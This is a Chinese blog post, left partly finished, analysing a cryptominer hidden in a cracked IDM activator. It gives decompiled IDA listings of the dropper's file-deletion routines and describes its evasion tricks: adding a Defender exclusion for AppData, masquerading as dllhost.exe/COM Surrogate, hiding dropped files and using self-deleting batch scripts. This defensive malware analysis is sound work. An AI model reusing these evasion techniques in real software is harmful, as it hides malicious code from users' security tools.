一次未彻底完成的挖矿木马样本分析
1 背景

上个周末,我用 crackingcity 上的一个激活工具激活 IDM。

激活过程看起来很顺利,激活器界面也做得比较正规。
一段时间后重启电脑,系统弹出了一个异常的命令行窗口。

搜索 xmrig.json,结果基本都指向挖矿木马。万幸木马没能正常运行,反倒把错误信息抛了出来。当时最大的疑惑是:为什么 Windows Defender 没有阻止这次感染?

检查 Windows Defender,发现 C:\Users\username\AppData 被加进了排除项。把它移除后,Defender 立刻对 VScan.exe 报毒。这样基本能确定,是它把 xmrig 带了进来。
接着排查开机启动项,发现了一个陌生的程序:COM Surrogate。

这里引用 Microsoft DevBlogs / The Old New Thing 对 COM Surrogate 的解释:
dllhost.exe进程在任务管理器里通常显示为 COM Surrogate。很多人第一次注意到它,往往是因为它崩溃时弹出了 COM Surrogate has stopped working。COM Surrogate 可以理解成“在调用方进程之外承载 COM 对象的 host process”。例如 Explorer 生成缩略图时,可能会启动一个 COM Surrogate,把缩略图提取器放到这个独立进程里运行。这样做是为了隔离风险:缩略图提取器这类组件稳定性并不总是可靠,如果它直接跑在 Explorer 进程里,一旦崩溃就可能带着 Explorer 一起崩溃;但是放到 COM Surrogate 里,崩掉的通常只是这个 host process。
打开任务管理器观察正在运行的 dllhost.exe 进程。当时系统里有三个 dllhost 实例,其中一个并不来自 System32,而是来自已经被 Defender 排除的 AppData 目录。它大约占用了 20% 的 CPU。


把这个文件拖到 VirusTotal 扫描:

结果已经很明确,这是挖矿木马。随后清理进程和二进制,调整启动项,并重置浏览器设置。(当时无法及时确定木马的 loader 是否还会释放其他 payload,或者窃取浏览器中保存的密码。)好在从重启、木马首次运行到定位处理,整个过程不到五分钟,影响不算很大。
之后我又用几款杀毒软件交叉做了全盘扫描,暂时没再发现别的恶意 payload。到这里,电脑看起来安全了。
对一台 PC 来说,感染未知恶意代码之后,最彻底的止损方式仍然是重装系统。但重置 Windows 意味着重新配置开发环境,不到万不得已我并不想走到这一步。所以为了确认没有残留问题,就来分析一下这个主动送上门的样本。
2 恶意样本分析
回到样本本身。根据前面的排查结果,挖矿木马最终表现为一个名为 COM Surrogate 的异常进程,路径又落在被 Defender 排除的 AppData 目录里。这个行为看起来很像 DLL 注入。
先用 DIE 看一下文件架构和加壳情况。激活器是一个 32 位程序,识别结果里出现了 7-zip。其实就是一个用 7zip 打包出来的安装器。

程序没有加壳,可以直接拖进 IDA。这里有个调试上的小经验:如果暂时判断不了某个函数的作用,可以先在它的返回点下断点,再动态观察返回前后的状态变化。
IDA 完成分析后,先检查字符串、导入函数和导出函数。结果并没有看到太多有价值的信息。继续动态运行样本,也没有在激活器目录下观察到明显异常:没有新建文件,也没有修改注册表。样本看起来也没有做明显的字符串加密,命令行窗口里出现过的字符也没有直接出现在静态字符串中。
因此只能继续结合静态分析和动态调试来梳理。
导入函数里,最先值得注意的是 GetFileAttributesW。沿着交叉引用梳理,可以得到下面这条调用链。它明显在处理文件。后面的行为分析也印证了这一点:这条链路应该是用来删除释放出来的部分 payload 的。
HandleFile(0x40301A) -> sub_402FED -> sub_402C86 -> sub_402B79
2.1 HandleFile
HandleFile 主要检查 lpFileName 对应文件的属性。FileAttributesW 保存文件属性,FirstFileW 是 FindFirstFileW 返回的句柄,FindFileData 用于保存文件信息。如果目标不是目录,并且满足 dword_417770、文件时间戳等条件,函数返回 1;否则返回 0,或带错误码返回 -1。
int __cdecl HandleFile(LPCWSTR lpFileName, FILETIME *lpFileTime2)
{
  DWORD FileAttributesW; // eax
  HANDLE FirstFileW; // eax
  struct _WIN32_FIND_DATAW FindFileData; // [esp+4h] [ebp-250h] BYREF

  FileAttributesW = GetFileAttributesW(lpFileName);
  if ( FileAttributesW == -1 )
    return 0;
  if ( (FileAttributesW & 0x10) != 0 ) // if file is a directory
  {
    SetLastError(0x10u);
    return -1;
  }
  else
  {
    if ( !dword_417770 )
      return sub_402FED(lpFileName);
    if ( dword_417770 == 2
      && ((FirstFileW = FindFirstFileW(lpFileName, &FindFileData), FirstFileW == (HANDLE)-1)
       || (FindClose(FirstFileW), CompareFileTime(&FindFileData.ftLastWriteTime, lpFileTime2) < 0)) )
    {
      return sub_402FED(lpFileName);
    }
    else
    {
      return 1;
    }
  }
}
2.2 sub_402FED
sub_402FED 更像一层包装。真正删除文件的逻辑不在这里,而在它继续调用的函数里。
int __cdecl sub_402FED(LPCWSTR lpFileName)
{
  if ( sub_402C86(lpFileName) )
    return 0;
  if ( GetLastError() == 5 && (dword_417774 & 8) != 0 )
    return 1;
  return -1;
}
2.3 sub_402C86
sub_402C86 负责处理具体的删除动作。如果目标是普通文件,它会清空文件属性后调用 DeleteFileW;如果目标是目录,则把目录交给下一层递归处理。
int __cdecl sub_402C86(LPCWSTR lpFileName)
{
  DWORD FileAttributesW; // eax

  if ( dword_4177F0 )
    return 1;
  FileAttributesW = GetFileAttributesW(lpFileName);
  if ( FileAttributesW == -1 )
    return 1;
  if ( (FileAttributesW & '\x10') != 0 ) // if file is a directory
    return sub_402B79(lpFileName); // traverse and delete sub-files in the directory
  if ( SetFileAttributesW(lpFileName, 0) ) // delete the file
    return DeleteFileW(lpFileName);
  return 0;
}
2.4 sub_402B79
sub_402B79 的作用比较明确:遍历目录,递归删除内部文件,最后尝试删除目录本身。
int __cdecl sub_402B79(LPCWSTR lpPathName)
{
  WCHAR *v1; // Pointer to store the modified path name
  HANDLE FirstFileW; // File handle for FindFirstFileW
  int v3; // Variable to store function return values
  struct _WIN32_FIND_DATAW FindFileData; // Struct to store file information
  LPCWSTR lpFileName[3]; // Array to store file names

  sub_4024FC(lpFileName, (int)lpPathName); // Modify the path name
  sub_40254D(L"\\*"); // Append "\\*" to the path name
  v1 = (WCHAR *)lpFileName[0]; // Assign the modified path name
  FirstFileW = FindFirstFileW(lpFileName[0], &FindFileData); // Get file information for the first file in the directory

  if (FirstFileW != (HANDLE)-1) // If the directory is not empty
  {
    while (1)
    {
      sub_401329(lpFileName, (int)lpPathName); // Construct the full path of the file or directory
      sub_401429(92); // Append a backslash character
      sub_40254D(FindFileData.cFileName); // Append the file or directory name to the path
      v1 = (WCHAR *)lpFileName[0]; // Update the modified path name

      if ((FindFileData.dwFileAttributes & 0x10) == 0) // If it's not a directory
        break;

      // If the directory name is not "." or "..", recursively call the function
      if (lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L".."))
      {
        v3 = sub_402B79(v1);
        goto LABEL_8;
      }
LABEL_9:
      // Move to the next file or directory in the directory
      if (!FindNextFileW(FirstFileW, &FindFileData))
      {
        FindClose(FirstFileW);
        goto LABEL_11;
      }
    }

    // If the file or directory is not a directory, attempt to delete it
    if (!SetFileAttributesW(lpFileName[0], 0))
      goto LABEL_14;

    v3 = DeleteFileW(v1);

LABEL_8:
    if (!v3)
      goto LABEL_14;

    goto LABEL_9;
  }

LABEL_11:
  // If the directory is successfully emptied, try to delete the directory itself
  if (SetFileAttributesW(lpPathName, 0) && RemoveDirectoryW(lpPathName))
  {
    operator delete(v1);
    return 1; // Return 1 for successful directory deletion
  }
  else
  {
LABEL_14:
    operator delete(v1);
    return 0; // Return 0 for failure in directory deletion
  }
}
2.5 释放出来的 payload
在相关位置下断点后,可以看到 lpFileName 经过几次函数调用,被替换成 C:\Users\username\AppData\Local\Temp\ytmp\files.tmp。CreateFileW 调用后立刻检查这个目录,结果什么都没有。样本在这里靠文件属性和 Explorer 的可见性设置做了隐藏;关闭“隐藏受保护的操作系统文件”之后,主体程序释放出来的文件才显出来。

继续分析这些文件,7za.exe 实际上就是 7zip,用于从 files.tmp 中解压更多内容。其他脚本各有用途,但暂时没有看到特别明显的恶意行为;IDM.bat 在当前分析范围内也主要是在完成激活流程。
分析到这里又遇到了卡点。目前能看到的流程是:样本运行后,在 ytmp 目录释放文件,然后执行 IDM.bat 完成正常激活。那么真正的恶意逻辑在哪里?
继续观察这个目录,可以发现样本除了这些文件之外,还会额外解出一个 IDM0.bat。这个脚本执行完成后会删除自身。
下面是样本创建 files.tmp 并解压 main.bat 的过程:

随后样本运行 main.bat,继续从 files.tmp 中解出更多文件。
